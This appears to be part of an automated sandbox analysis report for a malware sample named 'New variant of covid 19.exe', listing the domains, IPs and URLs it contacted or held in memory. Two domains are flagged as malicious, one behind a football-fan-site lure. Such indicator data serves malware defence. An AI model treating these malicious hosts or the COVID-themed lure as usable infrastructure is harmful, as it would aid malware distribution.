ip-api.com	208.95.112.1	true	false		high
liverpoolofcfanclub.com	104.21.31.39	true	true	• 8%, Virustotal, Browse	unknown
devils.shacknet.us	103.28.70.164	true	false	• 10%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-62D0D2B15CF140C87AEA01E41DD7046D.html	true	• Avira URL Cloud: safe	unknown
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-75F90208612A44FA7B0856621DD5DF3A.html	true	• Avira URL Cloud: safe	unknown
http://liverpoolofcfanclub.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-59F952AF6E65CA37DF9A6DD24C3AD6F0.html	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000001B.00000002.311128902.000002237723D000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000001B.00000003.309882014.000002237724E000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://c.amazon-adsystem.com/aax2/apstag.js	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000001B.00000003.309958248.0000022377260000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000001B.00000003.310012576.0000022377249000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000001B.00000002.311156508.0000022377242000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/all-about/premier-league	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ip-api.com	New variant of covid 19.exe, 0000000A.00000002.744575828.00000002F31000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://api.ipify.org/	New variant of covid 19.exe, 0000000A.00000002.737784433.000000000402000.00000040.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 0000001B.00000003.309958248.0000022377260000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	New variant of covid 19.exe, 0000000A.00000002.744575828.0000000002F31000.00000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000001B.00000002.311005148.0000022377213000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ads.pubmatic.com/AdServer/js/pwt/156997/3236/pwt.js	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://freegeoip.net/xml/	New variant of covid 19.exe, 0000000A.00000002.737784433.0000000402000.00000040.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000001B.00000003.310135786.0000022377245000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000022.00000002.413593519.0000000004CB2000.00000004.00000001.sdmp	false		high
http://schemas.datacontract.org/2004/07/	New variant of covid 19.exe, 0000000A.00000002.744882535.0000002F6A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000001B.00000002.311128902.000002237723D000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://reachplc.hub.loginradius.com"	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://s2-prod.liverpool.com	svchost.exe, 00000011.00000003.281475012.000000000393A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000001B.00000002.311128902.000002237723D000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000002.311005148.0000022377213000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://%s.xboxlive.com	svchost.exe, 00000018.00000002.739177943.0000017126845000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 0000001B.00000003.287773862.0000022377231000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000001B.00000003.287773862.0000022377231000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com	svchost.exe, 00000011.00000003.281475012.000000000393A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://felix.data.tm-awx.com/felix.min.js	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t	svchost.exe, 0000001B.00000003.310012576.0000022377249000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000001B.00000003.309958248.0000022377260000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/all-about/ozan-kabak	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000022.00000002.413593519.0000000004CB2000.00000004.00000001.sdmp	false		high
http://https://s2-prod.mirror.co.uk/	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/all-about/champions-league	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/all-about/curtis-jones	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000001B.00000002.311281205.000002237725C000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/all-about/steven-gerrard	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000001B.00000003.310012576.0000022377249000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schema.org/NewsArticle	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schema.org/BreadcrumbList	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high
http://https://securepubads.g.doubleclick.net/tag/js/gpt.js	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000001B.00000003.309958248.0000022377260000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000001B.00000002.311128902.000002237723D000.00000004.00000001.sdmp	false		high
http://https://s2-prod.liverpool.com/	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000001B.00000002.311156508.0000022377242000.00000004.00000001.sdmp	false		high
http://https://felix.data.tm-awx.com/ampconfig.json"	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-andy-robertson-valuable-quality-19946	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-jurgen-klopp-pressing-tactics-1993836	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000001B.00000003.309958248.0000022377260000.00000004.00000001.sdmp	false		high
